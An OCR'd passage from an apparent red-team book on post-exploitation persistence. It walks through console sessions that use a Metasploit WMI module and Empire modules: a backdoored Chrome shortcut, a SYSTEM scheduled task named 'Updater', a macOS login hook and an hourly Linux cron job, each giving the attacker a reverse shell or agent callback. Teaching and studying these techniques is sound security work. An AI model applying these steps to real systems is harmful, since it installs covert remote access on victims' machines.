
- **EVENT method**: This creates an event filter that will query the event log for an `EVENT_ID_TRIGGER` (the default failed logon request ID is usually `4625`) to trigger the payload
- **INTERVAL method**: This will create an event filter that executes the payload after `CALLBACK_INTERVAL`, which is specified
- **LOGON method**: In this method, the payload is executed after a successful uptime of four minutes
- **Process method**: This will create an event filter that triggers the payload when the specified process is started
- **WAITFOR method**: This creates an event filter that utilizes the Microsoft binary

waitfor.exe to wait for a signal specified by WAITFOR_TRIGGER before executing the payload

When we double-click on the wmi_persistence option, it will open a new window, as shown in the following screenshot:




Here, we change the persistence method to PROCESS. This will use the process trigger method since the process_trigger we are using is CALC.exe. Whenever a calculator is opened on the system, we will get a reverse connection on our Armitage server as follows:



By clicking on launch, we will see that the exploit has been executed successfully:

```
msf exploit(windows/local/wmi_persistence) > set USERNAME_TRIGGER BOB
USERNAME_TRIGGER => BOB
msf exploit(windows/local/wmi_persistence) > set EVENT_ID_TRIGGER 4625
EVENT_ID_TRIGGER => 4625
msf exploit(windows/local/wmi_persistence) > set WAITFOR_TRIGGER CALL
WAITFOR_TRIGGER => CALL
msf exploit(windows/local/wmi_persistence) > set CALLBACK_INTERVAL 1800000
CALLBACK_INTERVAL => 1800000
msf exploit(windows/local/wmi_persistence) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf exploit(windows/local/wmi_persistence) > exploit -j
[*] Exploit running as background job 5.
[*] Installing Persistence...
[+]  - Bytes remaining: 12208
[+]  - Bytes remaining: 4208
[+] Payload successfully staged.
[+] Persistence installed!
[*] Clean up Meterpreter RC file: /root/.msf4/logs/wmi_persistence/192.168.0.96_20180921.1617/192.168.0.96_20180921.1617.rc
```

When the victim runs the Calculator, a new meterpreter shell will pop up as follows:



Persistence via Empire


Empire has a lot of inbuilt modules that allow us to use persistence on a system while performing a red team activity. These modules are divided into four main areas:

- `PowerBreach`: This is a series of in-memory PowerShell backdoors that provide triggers for various options
- `userland`: These are backdoors that execute on reboot without needing admin rights
- `elevated`: These are backdoors that execute on reboot with admin rights
- `debugger triggers`: These are backdoors that execute on a particular trigger (an example of this is sticky keys)

In this section, we will cover some of the modules for Linux, Windows, and macOS systems.

For Windows:

Assuming we have an agent connected on our empire from a Windows Machine:



To view a list of available persistence modules, we interact with agents using the `interact <agent name>` command.

Next, to view the available persistence module, we type `usemodule persistence` and press Tab. This will show a list of all available modules, as shown in the following screenshot:

```
(Empire: KETD4WPL) > usemodule persistence/
elevated/registry*          misc/debugger*                      powerbreach/deaduser
elevated/schtasks*          misc/disable_machine_acct_change*   powerbreach/eventlog*
elevated/wmi*               misc/get_ssps                       powerbreach/resolver
elevated/wmi_updater*       misc/install_ssp*                   userland/backdoor_lnk
misc/add_netuser            misc/memssp*                        userland/registry
misc/add_sid_history*       misc/skeleton_key*                  userland/schtasks
```

Let's try to use the `backdoor_lnk` module by typing `info`. This will show us a description of what the module does and the options we need to set in it:

```
(Empire: powershell/persistence/userland/backdoor_lnk) > info

              Name: Invoke-BackdoorLNK
            Module: powershell/persistence/userland/backdoor_lnk
        NeedsAdmin: False
         OpsecSafe: False
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  @harmj0y

Description:
  Backdoor a specified .LNK file with a version that launches
  the original binary and then an Empire stager.
```

In the following screenshot, we can see that we need to set the listener name and the path file of any shortcut icon on the victim's system:

```
Options:

  Name       Required    Value                     Description
  ----       --------    -------                   -----------
  Listener   True                                  Listener to use.
  ProxyCreds False       default                   Proxy credentials
                                                   ([domain\]username:password) to use for
                                                   request (default, none, or other).
  Cleanup    False                                 Switch. Restore the original .LNK
                                                   settings.
  RegPath    True        HKCU:\Software\Microsoft  Registry location to store the script
                         \Windows\debug            code. Last element is the key name.
  Proxy      False       default                   Proxy to use for request (default, none,
                                                   or other).
  ExtFile    False                                 Use an external file for the payload
                                                   instead of a stager.
  UserAgent  False       default                   User-agent string to use for the staging
                                                   request (default, none, or other).
  Agent      True        KETD4WPL                  Agent to run module on.
  LNKPath    True                                  Full path to the .LNK to backdoor.
```


We set the path as shown in the following screenshot. In our case, the user had a shortcut icon of Google Chrome on his desktop:

```
  UserAgent  False       default                   User-agent string to use for the staging
                                                   request (default, none, or other).
  Agent      True        KETD4WPL                  Agent to run module on.
(Empire: powershell/persistence/userland/backdoor_lnk) > set LNKPath C:\Users\dfx\Desktop\Google Chrome.lnk
```

Upon running the `execute` command, we will see that the module has completed successfully:

```
(Empire: powershell/persistence/userland/backdoor_lnk) > [*] Agent KETD4WPL returned results.
Job started: H2Y7A8
[*] Valid results returned by [redacted]
[*] Agent KETD4WPL returned results.
[*] B64 script stored at 'HKCU:\Software\Microsoft\Windows\debug'

[*] .LNK at C:\Users\dfx\Desktop\Google Chrome.lnk set to trigger

Invoke-BackdoorLNK run on path 'C:\Users\dfx\Desktop\Google Chrome.lnk' with stager for listener 'http'

[*] Valid results returned by[redacted]
```

Let's try to understand what the module actually did. On the victim's computer, if we see the shortcut icon's properties, we can see that it has changed the target value with a PowerShell payload. Now, whenever the victim opens Chrome from this shortcut, our payload will be executed alongside it:



Once the user runs Chrome, we will see a new agent connected to our Empire:

Let's take a look at another `elevated/schtasks` module. This requires system-level privileges and creates a scheduled task to run our payload periodically, as described with the `info` command as shown in the following command:

```
[(Empire: powershell/persistence/elevated/schtasks) > info

              Name: Invoke-Schtasks
            Module: powershell/persistence/elevated/schtasks
        NeedsAdmin: True
         OpsecSafe: False
          Language: powershell
MinLanguageVersion: 2
        Background: False
   OutputExtension: None

Authors:
  @mattifestation
  @harmj0y

Description:
  Persist a stager (or script) using schtasks running as
  SYSTEM. This has a moderate detection/removal rating.

Comments:
  https://github.com/mattifestation/PowerSploit/blob/master/Pe
  rsistence/Persistence.psm1
```

We set the listener name and the time when we want to run the task, and run `execute`. Our payload will then be executed at that time daily:

```
(Empire: powershell/persistence/elevated/schtasks) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked KETD4WPL to run TASK_CMD_WAIT
[*] Agent KETD4WPL tasked with task ID 2
[*] Tasked agent KETD4WPL to run module powershell/persistence/elevated/schtasks
(Empire: powershell/persistence/elevated/schtasks) > [*] Agent KETD4WPL returned results.
SUCCESS: The scheduled task "Updater" has successfully been created.
Schtasks persistence established using listener http stored in HKLM:\Software\Microsoft\Network\debug
with Updater daily trigger at 09:00.
```

For macOS:

Just as we did for Windows, we have persistence modules for macOS as well. As shown in the following screenshot, we already have a macOS agent connected:

```
 QNZRZ7YG py 192.168.0.50    MacBook-Air.Dlink Himanshu


(Empire: agents) > interact QNZRZ7YG
```

We run the `usemodule persistence` command and press Tab to see all available modules:

```
(Empire: QNZRZ7YG) > usemodule persistence/
multi/crontab               osx/RemoveDaemon*           osx/mail
multi/desktopfile           osx/launchdaemonexecutable*
osx/CreateHijacker*         osx/loginhook
```

Let's use the `osx/loginhook` command as follows:

```
[(Empire: python/persistence/osx/loginhook) > info

              Name: LoginHook
            Module: python/persistence/osx/loginhook
        NeedsAdmin: False
         OpsecSafe: False
          Language: python
MinLanguageVersion: 2.6
        Background: False
   OutputExtension: None

Authors:
  @Killswitch-GUI

Description:
  Installs Empire agent via LoginHook.
```

A login hook tells macOS X to execute a certain script when a user logs in. Unlike startup items that open when a user logs in, a login hook is a script that executes as root. However, for this module, we need to create a script in the victim's machine and specify its path in this module.

The script also requires the `sudo` password; we have discussed ways of getting this in previous chapters. Once we have it, we enter the data in the script and execute it as follows:

```
Options:

  Name           Required   Value                  Description
  ----           --------   -------                -----------
  Password       True       [redacted]             User password for sudo.
  LoginHookScript True      /Users/Harry/Desktop/hel Full path of the script to be executed/
                            lo.sh
  Agent          True       55GNA3S3               Agent to execute module on.
```

Every time a user logs in to the system, we will get a new agent connection notification on our Empire interface, as shown in the following command:

```
(Empire: 55GNA3S3) > [*] Sending PYTHON stager (stage 1) to [redacted]
[*] Agent Z6PPJAL6 from [redacted] posted valid Python PUB key
[*] New agent Z6PPJAL6 checked in
[+] Initial agent Z6PPJAL6 from [redacted] now active (Slack)
[*] Sending agent (stage 2) to Z6PPJAL6 at [redacted]
```

For Linux:

Linux has the `crontab` module, which can be used. This creates a cron job that executes our payload at a defined time on the system:

```
(Empire: E33W8OWR) > usemodule persistence/multi/crontab
(Empire: python/persistence/multi/crontab) >
```

As shown in the following screenshot, we set the `Hourly` option as `true`. This will execute our payload every hour:

```
(Empire: python/persistence/multi/crontab) > set Hourly True
```

Then, we set the `Filename` where our payload will be stored and run the `execute` command, which will set our persistence script as follows:

```
(Empire: python/persistence/multi/crontab) > set FileName a
(Empire: python/persistence/multi/crontab) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked E33W8OWR to run TASK_CMD_WAIT
[*] Agent E33W8OWR tasked with task ID 1
[*] Tasked agent E33W8OWR to run module python/persistence/multi/crontab
```


We will then start having agents connect to us from that machine every hour.

Persistence via Cobalt Strike

